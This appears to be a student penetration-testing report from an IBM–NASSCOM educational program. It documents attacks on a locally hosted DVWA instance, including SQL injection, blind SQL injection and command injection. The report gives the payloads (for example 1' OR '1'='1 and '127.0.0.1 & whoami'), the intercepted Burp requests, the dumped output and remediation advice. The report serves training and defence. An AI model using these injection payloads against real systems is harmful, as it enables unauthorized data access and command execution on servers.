

Vulnerability Assessment and Penetration Testing (VAPT) on Web Applications using DVWA

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PBEL Program (Cyber Security Track), Academic Year: 2024–2025

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Disclaimer:

This report has been created strictly for educational purposes under the IBM–NASSCOM PBEL Cyber Security Program. All vulnerability testing was performed on a **locally hosted vulnerable web application (DVWA)** in a controlled environment.

No live systems or production servers were tested.

The goal of this project is to learn ethical hacking, secure coding practices, and web security analysis techniques.

Abstract:

This project, under the IBM–NASSCOM Project-Based Experiential Learning (PBEL) Program, focuses on performing Vulnerability Assessment and Penetration Testing (VAPT) on a vulnerable web application called DVWA (Damn Vulnerable Web Application).

The project involves identifying and exploiting real-world vulnerabilities based on the OWASP Top 10, including SQL Injection, XSS, Command Injection, CSRF, and more. Testing was performed locally using XAMPP, and tools like Burp Suite Community Edition and its embedded Chromium browser.

Each vulnerability was tested, documented with payloads and screenshots, and appropriate mitigation strategies were provided. The project aims to build practical cyber security skills and demonstrate the importance of secure web application development.

Table of Contents:

S. No.	Table of Contents	Page No.
1	Title Slide	<u>1</u>
2	Disclaimer	<u>2</u>
3	Abstract	<u>3</u>
4	Table of Contents	<u>4</u>
5	Introduction	<u>5</u>
6	Tools and Technologies Used	<u>6</u>
7	Methodology	<u>7</u>
8	Vulnerability Overview	<u>8</u>
9	Pie Chart – Severity Distribution	<u>8</u>
10	Bar Chart – OWASP Category Distribution	<u>9</u>
11	Vulnerability Demonstrations (13 Vulnerabilities)	<u>12</u>
12	Conclusion	<u>81</u>
13	References	<u>82</u>

Introduction:

With the rapid rise of cyber threats, web application security has become more critical than ever. Organizations rely on secure applications to protect user data and maintain trust.

This project implements a real-world simulation of Vulnerability Assessment and Penetration Testing (VAPT) on DVWA, an intentionally insecure PHP/MySQL web application designed for learning and training.

The aim is to identify, exploit, and analyze known vulnerabilities using tools such as Burp Suite and understand how to effectively defend against them. The project closely follows the OWASP Top 10 security guidelines and provides hands-on experience in ethical hacking and secure development practices.

Tools and Technologies Used:

Tool/Technology	Purpose
DVWA (Damn Vulnerable Web App)	Target web application containing pre-built vulnerabilities
XAMPP (Apache + MySQL)	Localhost server to run DVWA
Burp Suite Community Edition	Proxy tool used for interception, testing, and automation
Burp Embedded Chromium Browser	Used to execute client-side and form-based attacks
Windows 11 (OS)	Base operating system used for testing and hosting DVWA

Methodology:

The following step-by-step process was followed to perform VAPT on the DVWA application:

1. DVWA Setup:

Installed DVWA using **XAMPP** and configured the database and file permissions.

2. Burp Suite Configuration:

Launched **Burp Suite Community Edition** and configured the embedded browser to route traffic through Burp Proxy.

3. DVWA Security Level:

Set the DVWA security level to **Low** to allow unrestricted testing and exploitation.

4. Reconnaissance and Manual Testing:

Manually navigated DVWA modules (SQLi, XSS, File Upload, etc.) to identify vulnerable points.

5. Vulnerability Exploitation:


Performed attacks like SQL Injection, Cross-Site Scripting (XSS), Command Injection, CSRF, etc., using Burp and browser payloads.

6. Documentation:


Recorded each vulnerability with screenshots, payloads, and mitigation steps for the final report.

Vulnerability Overview:

OWASP Standards	Attack Type	Approx. No. of Attacks Performed
A1	Broken Access Control (Brute Force, Enum)	10+
A2	Cryptographic Failures (HTTP, cookies)	5+
A3	Injection (SQLi, XSS, Command)	15+
A4	Insecure Design	N/A
A5	Security Misconfiguration (Missing Headers, File Uploads)	8+
A6	Vulnerable and Outdated Components	N/A
A7	Identification and Authentication Failures	5+
A8	Software and Data Integrity Failures	N/A
A9	Security Logging and Monitoring Failures	N/A
A10	Server Side Request Forgery	N/A



OWASP Vulnerability Distribution in DVWA



Vulnerability List

SR. No.	Vulnerability Title	Severity
1	OWASP A03: Injection – SQL Injection: Application is vulnerable to SQL Injection allowing unauthorized access to database records.	Critical
2	OWASP A03: Injection – Blind SQL Injection: Input affects logic without visible output	Critical
3	OWASP A03: Injection – Command Injection: System commands can be executed via input fields.	Critical
4	OWASP A03: XSS – Stored Cross-Site Scripting: Persistent XSS payloads executed in user browsers	Critical
5	OWASP A03: XSS – Reflected Cross-Site Scripting: Input reflected without encoding allows code execution.	Critical
6	OWASP A03: XSS – DOM-Based XSS: JavaScript processes user input directly without sanitization.	High
7	OWASP A05: Security Misconfiguration – CSP Bypass: Missing CSP allows XSS despite headers	High
8	OWASP A05: Security Misconfiguration – File Inclusion: Reads local files via path traversal	High
9	OWASP A05: Security Misconfiguration – File Upload: Unrestricted file types allow remote shell upload.	Critical
10	OWASP A01: Broken Access Control – Brute Force Login: No lockout mechanism or rate-limiting on login.	High

SR. No.	Vulnerability Title	Severity
11	OWASP A07: Session Management – Insecure Session IDs: Predictable session tokens pose risk of hijacking.	High
12	OWASP A05: Security Misconfiguration – Missing HTTP Security Headers: Headers like CSP, X-XSS-Protection missing.	Medium
13	OWASP A01: Broken Access Control – Cross-Site Request Forgery (CSRF): Application accepts state-changing requests without verification tokens.	High

Vulnerability 1 – Application is Vulnerable to SQL Injection

Severity:	Critical
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Burp Suite (Community Edition) installed and running• Browser proxy configured to 127.0.0.1:8888• Logged-in user required to access the vulnerable module
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: <code>http://localhost/DVWA/vulnerabilities/sqlinjection/</code>2. Enter 1 in the input field and click Submit3. Intercept the request in Burp Suite → Send to Repeater4. Modify the id parameter to: 1' OR '1='1 (URL-encoded: <code>1%27%20OR%20%271%27=%271</code>)5. Click Send6. Observe that multiple user records are returned in the response

Vulnerability 1 – Application is Vulnerable to SQL Injection

Expected Result :

Application should only return details of the specific user ID and prevent injection payloads.

Actual Result :

All user details are exposed. Input is injected into SQL query without sanitization.

Impact :

- Sensitive data exposure from the database
- Potential for full database dump or admin account takeover
- Opens door to advanced SQLi like time-based, stacked queries, etc.

Remediation :

- Use prepared statements or parameterized queries
- Escape or validate all user input
- Suppress detailed error messages to users

Reference : https://owasp.org/Top10/A03_2021-Injection/



Vulnerability: SQL Injection

User ID: Submit

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://fERRUH.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

[Dashboard](#) [Target](#) [Proxy](#) [Intruder](#) [Repeater](#) [Collaborator](#) [Sequencer](#) [Decoder](#) [Comparer](#) [Logger](#) [Organizer](#) [Extensions](#) [Learn](#)

1 x +

[Send](#)[Cancel](#)

Target: http://127.0.0.1:8080



HTTP/1

**Request**[Pretty](#) [Raw](#) [Hex](#)

```
1 GET /DVWA/vulnerabilities/sqli/?id=1%27%20OR%20%271%27=%271&Submit=Submit HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:8080/DVWA/vulnerabilities/sqli/
15 Accept-Encoding: gzip, deflate, br
```

[?](#) [⚙️](#) [↶](#) [↷](#) [Search](#)

0 highlights

Response

Inspector	
Request attributes	2
Request query parameters	2
Request body parameters	0
Request cookies	2
Request headers	16

[Inspect](#)[Notes](#)[Custom actions](#)

Ready

Event log (1) [All issues](#)

Memory: 158.0MB

Disabled

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2025.5.6 - Temporary Project

Dashboard Target Proxy **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < > Search Target: http://127.0.0.1:8080 HTTP/1.1

Request

Pretty Raw Hex

1 GET /DVWA/vulnerabilities/sqli/?id=1%27%20OR%20%271%27=%271 Submit=Submit HTTP/1.1

2 Host: 127.0.0.1:8080

3 ? Search 0 highlights

Response

Pretty Raw Hex Render

83

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</form>
<pre>
ID: 1' OR '1'='1

First name: admin

Surname: admin
</pre>
<pre>
ID: 1' OR '1'='1

First name: Gordon

Surname: Brown
</pre>
<pre>
ID: 1' OR '1'='1

First name: Hack

Surname: Me
</pre>
<pre>
ID: 1' OR '1'='1

First name: Pablo

Surname: Picasso
</pre>
<pre>
ID: 1' OR '1'='1

First name: Bob

Surname: Smith
</pre>
</div>

0 highlights

Inspector

Request attributes 2 Request query parameters 2 Request body parameters 0 Request cookies 2 Request headers 16 Response headers 10

Notes

Custom actions

Done 5,187 bytes | 31 millis

Event log (1) All issues Memory: 158.0MB Disabled

Vulnerability 2 – Application is Vulnerable to Blind SQL Injection

Severity:	Critical
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Logged-in user required to access the vulnerable module
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: http://localhost/DVWA/vulnerabilities/sql_injection/2. Enter a normal ID: 1 → Response : User ID exists in the database3. Enter a Boolean TRUE condition : '1' AND '1'='1 → Response : User ID exists in the database4. Enter a Boolean FALSE condition : '1' AND '1'='2 → Response : User ID is MISSING from the database.

Vulnerability 2 – Application is Vulnerable to Blind SQL Injection

Expected Result :

- Input should be sanitized and not affect backend SQL logic
- Invalid inputs should not be processed by the database.

Actual Result :

- Application evaluates SQL logic from user input
- Different responses are returned for true and false conditions
- Confirms Boolean-based Blind SQL Injection

Impact :

- Attackers can extract data using:
 - True/false queries
 - Time-based inference (e.g., SLEEP() payloads)
- Full database compromise possible without error messages

Remediation :

- Use **parameterized queries** (e.g., mysqli_prepare() or PDO)
- Sanitize user inputs (especially numbers and strings)
- Suppress detailed error reporting in production

Reference : https://owasp.org/Top10/A03_2021-Injection/



Vulnerability: SQL Injection (Blind)

User ID: Submit

User ID exists in the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/Blind_SQL_Injection
- <http://bobby-tables.com/>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout



Vulnerability: SQL Injection (Blind)

User ID: Submit

User ID exists in the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/Blind_SQL_Injection
- <http://bobby-tables.com/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection

SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout



Vulnerability: SQL Injection (Blind)

User ID: Submit

User ID is MISSING from the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/Blind_SQL_Injection
- <http://bobby-tables.com/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection

SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About
Logout

Vulnerability 3 – Application is Vulnerable to Command Injection

Severity:	Critical
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Burp Suite (Community Edition) installed and running• Browser proxy configured to 127.0.0.1:8888• Logged-in user required to access the vulnerable module
Steps to Reproduce:	<ol style="list-style-type: none">1. Go to: http://localhost/DVWA/vulnerabilities/exec/2. In the IP Address field, enter: 127.0.0.1 & whoami3. Click Submit4. Observe the command output is shown on the page (e.g., apache, www-data)5. Alternatively, intercept the request using Burp Suite<ul style="list-style-type: none">• Send to Repeater• Modify parameter: ip=127.0.0.1 & whoami(URL-encoded:127.0.0.1%20%26%20whoami)• Click Send• View the response

Vulnerability 3 – Application is Vulnerable to Command Injection

Expected Result :

The input should be treated strictly as an **IP address**.

Commands like ; whoami or && ls should be rejected or ignored.

Actual Result:

The system command after the semicolon is executed on the server.

Arbitrary OS-level commands can be injected and executed.

Impact:

- Remote command execution (RCE) risk
- Server compromise possible
- Potential for full system control if exploited properly.

Remediation:

- Use a **whitelist approach** for expected input (only valid IP format)
- Avoid using system(), exec(), or shell_exec() with user input
- Escape shell metacharacters or use **safe functions**
- Implement input sanitization and validation

Reference: https://owasp.org/Top10/A03_2021-Injection/



Vulnerability: Command Injection

Ping a device

Enter an IP address:

Submit

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
 - <http://www.ss64.com/bash/>
 - <http://www.ss64.com/nt/>
 - https://www.owasp.org/index.php/Command_Injection

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflec)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

[Logout](#)



Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
Pinging 127.0.0.1 with 32 bytes of data:  
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128  
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128  
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128  
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
```

```
Ping statistics for 127.0.0.1:  
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
Approximate round trip times in milli-seconds:  
Minimum = 0ms, Maximum = 0ms, Average = 0ms  
arush\arush gupta
```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Burp Suite Community Edition v2025.5.6 - Temporary Project

— □ ×

Burp Project Intruder Repeater View Help

Dashboard Target Proxy **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 2 x +

Send Cancel < > []

Target: http://127.0.0.1:8080 | HTTP/1 []

Request

Pretty Raw Hex

```
9 Origin: http://127.0.0.1:8080
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1:8080/DVWA/vulnerabilities/exec/
19 Accept-Encoding: gzip, deflate, br
20 Cookie: security=low; PHPSESSID=6dc4b213veu2sgrbtagecelodr
21 Connection: keep-alive
22 ip=127.0.0.1%20%26%20whoami&Submit=Submit
23
```

Request attributes 2 ▾

Request query parameters 0 ▾

Request body parameters 2 ▾

Request cookies 2 ▾

Request headers 20 ▾

Response headers 10 ▾

0 highlights

?

Search

Response

Pretty Raw Hex Render

```
86 <pre>
87 Pinging 127.0.0.1 with 32 bytes of data:
88 Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
89 Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
90 Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
91 Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
92
93 Ping statistics for 127.0.0.1:
94 Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
95 Approximate round trip times in milli-seconds:
96 Minimum = 0ms, Maximum = 0ms, Average = 0ms
97 arush\arush gupta
98 </pre>
99 </div>
100 <h3>
```

0 highlights

?

Search

Done 4,975 bytes | 3,113 millis

Event log (1) All issues

Memory: 144.6MB Disabled

Vulnerability 4 – Application is Vulnerable to Stored Cross-Site Scripting (XSS)

Severity:	Critical
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Logged-in user required to access the vulnerable module• No input sanitization or output encoding applied by the server
